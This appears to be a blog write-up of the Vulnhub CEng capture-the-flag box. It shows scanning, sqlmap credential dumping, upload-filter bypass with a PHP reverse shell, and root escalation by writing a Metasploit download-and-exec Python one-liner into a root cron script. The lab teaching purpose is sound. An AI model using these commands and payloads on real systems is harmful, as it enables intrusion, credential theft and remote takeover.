

Vulnhub Writeup – CEng

Intro

CEng is a Vulnhub boot2root box, with 2 goals:

- 1 – Find the user flag
- 2 – Find the root flag

For this box, I used the following methodology and tools:

- Reconnaissance
 - Nmap
 - Dirb
- Exploitation
 - SQLmap
 - File Upload
 - PHP Reverse Shell
 - NetCat
- Privilege Escalation
 - Pspy
 - Python Reverse Shell
 - Meterpreter Session

Walkthrough

Reconnaissance

I knew that because I set my DHCP pool to only give out 1 IP address, I knew where to find the machine (192.168.56.101). So it was straight to Nmap to get as much juicy info as possible on the machine:

```

bantahacka@1337HuNt3R:~$ sudo nmap -sT -sV -A -O -p- 192.168.56.101
[sudo] password for bantahacka:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 21:49 BST
Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 a9:cc:28:f3:8c:f5:0e:3f:5a:ed:13:f3:ad:53:13:9b (RSA)
|   256  f7:3a:a3:ff:a1:f7:e5:1b:1e:6f:58:5f:c7:02:55:9b (ECDSA)
|_  256  f0:dd:2e:1d:3d:0a:e8:c1:5f:52:7c:55:2c:dc:1e:ef (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: CEng Company
MAC Address: 08:00:27:32:44:1E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.33 ms  192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.18 seconds

```

I saw it was running Apache 2.4.18 on port 80, so I took a look at the website. After having a look through the source and testing the subscribe form, I found absolutely nothing. I also used OWASP ZAP to spider the site and see if anything jumped out in the headers, again drawing a blank. Therefore I turned to Dirb in order to see if there was anything else.

```

bantahacka@1337HuNt3R:~$ dirb http://192.168.56.101 /usr/share/wordlists/dirb/big.txt
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon May 25 21:51:26 2020
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----
GENERATED WORDS: 20458

---- Scanning URL: http://192.168.56.101/ ----
=> DIRECTORY: http://192.168.56.101/css/
=> DIRECTORY: http://192.168.56.101/img/
=> DIRECTORY: http://192.168.56.101/js/
=> DIRECTORY: http://192.168.56.101/masteradmin/
+ http://192.168.56.101/server-status (CODE:403|SIZE:279)
=> DIRECTORY: http://192.168.56.101/uploads/
=> DIRECTORY: http://192.168.56.101/vendor/

---- Entering directory: http://192.168.56.101/css/ ----

---- Entering directory: http://192.168.56.101/img/ ----

---- Entering directory: http://192.168.56.101/js/ ----

---- Entering directory: http://192.168.56.101/masteradmin/ ----
=> DIRECTORY: http://192.168.56.101/masteradmin/css/
=> DIRECTORY: http://192.168.56.101/masteradmin/fonts/
=> DIRECTORY: http://192.168.56.101/masteradmin/images/
=> DIRECTORY: http://192.168.56.101/masteradmin/js/
=> DIRECTORY: http://192.168.56.101/masteradmin/vendor/

---- Entering directory: http://192.168.56.101/uploads/ ----

```

A couple of interesting directories turned up: /uploads and /masteradmin. Navigating to /masteradmin gave me a 403 error, so I decided to enumerate the /masteradmin directory by using Dirb with the -X switch to look for any php files.

```
bantahacka@1337HuNt3R:~$ dirb http://192.168.56.101/masteradmin -X .php

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon May 25 21:56:05 2020
URL_BASE: http://192.168.56.101/masteradmin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.101/masteradmin/ ----
+ http://192.168.56.101/masteradmin/db.php (CODE:200|SIZE:0)
+ http://192.168.56.101/masteradmin/login.php (CODE:200|SIZE:5137)
+ http://192.168.56.101/masteradmin/upload.php (CODE:200|SIZE:1440)

-----

END_TIME: Mon May 25 21:56:06 2020
DOWNLOADED: 4612 - FOUND: 3
```

3 files pop up, and two of these caught my eye: login.php and db.php, suggesting some sort of login form and database interaction was going on here. Login.php presented the following form:



ADMIN LOGIN

USERNAME

PASSWORD

☐ Remember me [Forgot Password?](#)

Login

The “Forgot Password” button did nothing, so instead it was straight to SQLmap and see if I could access any databases!

Exploitation


As I didn't know what database version was being used, and no variables were displayed in the URL bar, I decided to run SQLmap with the URL of the login page as the URL parameter, --forms and --dbs. From this, I managed to retrieve a number of databases, one of those being cengbox.

```
bantahacka@1337HuNt3R:~$ sqlmap -u "http://192.168.56.101/masteradmin/login.php" --dbs --forms
available databases [5]:
[*] cengbox
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

It was time to enumerate the cengbox database further to see what information could be extracted from there.


```
bantahacka@1337HuNt3R:~$ sqlmap -u "http://192.168.56.101/masteradmin/login.php" --forms -D cengbox --dump-all
Database: cengbox
Table: admin
[1 entry]
+-----+-----+-----+
| id   | username | password |
+-----+-----+-----+
| 1    | masteradmin | C3ng0v3R00T1! |
+-----+-----+-----+
```

An admin table with a username and password appeared, time to test those credentials in the login page I found.



Those credentials brought me to this file uploader, so I tried uploading a simple text file called test.txt to see what would happen. This produced an error: “extension not allowed,

please choose a CENG file". So I changed the extension of the text file to .ceng, and hey presto – it uploaded! Remember that /uploads directory I found earlier? I guessed the file had been uploaded to that directory, so I navigated to 192.168.56.101/uploads/test.ceng and it displayed the contents of the text file.



So next thing I tried was uploading a reverse shell written in PHP from pentestmonkey (<https://github.com/pentestmonkey/php-reverse-shell>), remembering to change the file so that it pointed to my machine and to change the file extension to .ceng. I also started a listener on my machine using Netcat and then navigated to the reverse shell script:

```
dantahack@1337HUNT3K:~$ nc -lnvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.101.
Ncat: Connection from 192.168.56.101:39796.
Linux cengbox 4.4.0-177-generic #207-Ubuntu SMP Mon Mar 16 01:16:10 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
00:41:18 up 55 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

That's what I wanted to see! I now have a shell on the box as user www-data, and got into a bash shell using **python3 -c 'import pty;pty.spawn("/bin/bash")'**. The terminal was now echoing every character that I typed. To sort this, I typed **stty raw -echostty**. After this I navigated to the /home directory and found a user: cengover. Using su and the password found in the database earlier, I managed to jump to cengover and get the user flag from their home directory.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@cengbox:/$ stty raw -echostty raw -echo

www-data@cengbox:/$ cd /home
www-data@cengbox:/home$ ls
cengover
www-data@cengbox:/home$ su cengover
Password: C3ng0v3R00T1!
cengover@cengbox:/home$
cengover@cengbox:/home$ cd ven^H^H^H^H
cengover@cengbox:~$ cd ^H^H
c: command not found
cengover@cengbox:~$ ls
user.txt
cengover@cengbox:~$ cat user.txt
8f7f6471e2e869f029a75c5de601d5e0
cengover@cengbox:~$
```


Privilege Escalation

Now time to try and get root! After a bit more poking around the box, I couldn't find anything else of interest. I tried LinEnum, but this didn't show anything out of the ordinary. So I decided to get pspy64s onto the machine and see if any hidden processes were running:

```
cengover@cengbox:~$ wget http://192.168.56.1:8000/pspy64s
--2020-05-26 01:01:52-- http://192.168.56.1:8000/pspy64s
Connecting to 192.168.56.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156536 (1.1M) [application/octet-stream]
Saving to: 'pspy64s'

pspy64s          100%[=====>] 1.10M --KB/s in 0.007s

2020-05-26 01:01:52 (149 MB/s) - 'pspy64s' saved [1156536/1156536]

cengover@cengbox:~$ ls
pspy64s  user.txt
cengover@cengbox:~$ chmod 777 pspy64s
```

One job caught my eye:

```
2020/05/26 01:03:01 CMD: UID=0 PID=2041 /usr/sbin/CRON -f
2020/05/26 01:03:01 CMD: UID=0 PID=2040 /usr/sbin/CRON -f
2020/05/26 01:03:01 CMD: UID=0 PID=2042 /usr/bin/python3 /opt/md5check.py
```

I found a cron job that ran a python script called md5check.py under the opt directory. This cron job was being ran as root once every minute, so decided to see if I could use this to my advantage. The file itself can be written to, so this meant I could potentially drop in a reverse python shell. In a separate terminal window, I fired up metasploit and, using the multi/script/web_delivery exploit, I was able to generate a payload that calls back to my machine and spins up a meterpreter shell.

```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                    no        Path to a custom SSL certificate (default is random)
  URIPATH                    no        The URI to use for this exploit (default is random)

Payload options (python/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.1    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Python
```

```
cengover@cengbox:/tmp$ cd /opt
cengover@cengbox:/opt$ ls -la
total 12
drwxr-xr-x  2 root root  4096 Apr 28 13:35 .
drwxr-xr-x 23 root root 10000 May 13 22:36 ..
```

```
msf5 exploit(multi/script/web_delivery) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf5 exploit(multi/script/web_delivery) > set LPORT 4455
LPORT => 4455
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 192.168.56.1:4455
[*] Using URL: http://0.0.0.0:8080/cG6UIVeRDnb1
[*] Local IP: http://192.168.0.21:8080/cG6UIVeRDnb1
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;import ssl;u=__import__('urllib'+{2:''',3:'.request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://192.168.56.1:8080/cG6UIVeRDnb1', context=ssl._create_unverified_context());exec(r.read());"
```

I put this script into the md5check.py file:

```
cengover@cengbox:/opt$ echo "import sys;import ssl;u=__import__('urllib'+{2:''',3:'.request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://192.168.56.1:8080/cG6UIVeRDnb1', context=ssl._create_unverified_context());exec(r.read());" > md5check.py
cengover@cengbox:/opt$
```

After waiting for the cron job to run, I gained a meterpreter session:

```
msf5 exploit(multi/script/web_delivery) > [*] 192.168.56.101 web_delivery - Delivering Payload (433 bytes)
[*] Sending stage (53755 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.1:4455 -> 192.168.56.101:42216) at 2020-05-25 23:23:03 +0100
msf5 exploit(multi/script/web_delivery) >
```

And just like that, I was able to output the home directory for root and get the root flag.

```
msf5 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: /root
=====
Mode                Size      Type    Last modified    Name
----                -
100600/rw-----    5         fil     2020-04-29 16:50:28 +0100 .bash_history
100644/rw-r--r--   3106      fil     2020-04-25 20:51:03 +0100 .bashrc
40755/rwxr-xr-x    4096     dir     2020-04-26 11:30:38 +0100 .nano
100644/rw-r--r--   148       fil     2020-04-25 20:51:03 +0100 .profile
100644/rw-r--r--    66       fil     2020-04-28 11:48:09 +0100 .selected_editor
100600/rw-----   5362     fil     2020-04-29 16:50:19 +0100 .viminfo
100644/rw-r--r--  15189    fil     2020-05-25 01:08:01 +0100 note.txt
100644/rw-r--r--   420      fil     2020-04-29 16:50:19 +0100 root.txt

meterpreter > cat root.txt
CENGBOX

Congrats. Hope you enjoyed it and you can contact me on Twitter @arslanblcn_
a51e522b22a439b8e1b22d84f71cf0f2
meterpreter >
```